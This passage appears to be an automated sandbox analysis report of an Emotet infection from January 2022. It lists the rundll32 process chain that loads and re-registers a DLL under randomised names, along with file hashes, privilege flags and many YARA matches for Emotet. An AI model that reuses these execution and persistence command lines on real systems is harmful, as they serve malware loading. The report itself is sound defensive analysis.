Commandline:	"C:\Windows\system32\cmd.exe" /c C:\Windows\SysWow64\rundll32.exe C:\ProgramData\JooSee.dll ssAAqq
Imagebase:	0x4a6d0000

File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: rundll32.exe PID: **2552**, Parent PID: **2712**

General

Target ID:	9
Start time:	21:18:59
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWow64\rundll32.exe C:\ProgramData\JooSee.dll ssAAqq
Imagebase:	0x4e0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.504977924.0000000010001000.00000020.00000001.01000000.0000000A.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.504875945.0000000000681000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.504836959.0000000000250000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: rundll32.exe PID: **2196**, Parent PID: **2552**

General

Target ID:	10
Start time:	21:19:03
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\ProgramData\JooSee.dll",DllRegisterServer
Imagebase:	0x4e0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.561150759.0000000002130000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.561065386.00000000004A0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.561626313.0000000003110000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.561662235.0000000003181000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.561110360.0000000002101000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.560982656.0000000000371000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.561451631.0000000002871000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.561377294.0000000002410000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.561295967.00000000023A1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.560945911.0000000000340000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.561541228.0000000002E11000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.561700746.0000000010001000.00000020.00000001.01000000.0000000C.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.561513666.0000000002DE0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.561271615.0000000002370000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.561230347.00000000022F1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **2240**, Parent PID: **2196**

General

Target ID:	12
Start time:	21:19:26
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Jssipnq\wpnzacwyitgbmx.rxn",rltAjgVv
Imagebase:	0x4e0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.563589206.00000000001B1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.563561570.0000000000180000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.563850517.0000000010001000.00000020.00000001.01000000.0000000C.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: rundll32.exe PID: **2032**, Parent PID: **2240**

General

Target ID:	13
Start time:	21:19:31
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe

Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Jssipnq\wpnzacwyitgbmx.rxn",DllRegisterServer
Imagebase:	0x4e0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.620421483.0000000002651000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.620926031.00000000030E0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.619911631.0000000000221000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.620976859.0000000003111000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.620028804.0000000000391000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.620781732.0000000002910000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.620753571.00000000028E1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.620558528.00000000027B1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.620134635.00000000004B0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.619872548.00000000001B0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.621014524.0000000010001000.00000020.00000001.01000000.0000000D.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.620852430.0000000002ED1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.620492443.0000000002730000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.619980737.0000000000360000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.620621291.0000000002870000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **1068**, Parent PID: **2032**

General

Target ID:	14
Start time:	21:19:53
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Lpsbm\hfdnu.nlm",NLOfvkgYs
Imagebase:	0x4e0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000E.00000002.623757227.0000000010001000.00000020.00000001.01000000.0000000D.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000E.00000002.623291568.00000000002D0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000E.00000002.623338464.0000000000301000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: **2076**, Parent PID: **1068**

General

Target ID:	15
Start time:	21:19:58
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Lpsbm\hfdnu.nlm",DllRegisterServer
Imagebase:	0x4e0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.679498941.0000000002E40000.00000040.00000001.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.679023916.00000000004B1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.679099785.0000000000971000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.679434577.00000000029E1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.679378273.0000000002920000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.684161589.0000000010001000.00000020.00000001.01000000.0000000E.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.679539755.0000000002E71000.00000020.00000001.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.678957905.00000000003F1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.679306140.0000000002791000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.679166369.0000000000A00000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.678995791.0000000000480000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.678823543.00000000002C0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.679074321.0000000000940000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Disassembly

No disassembly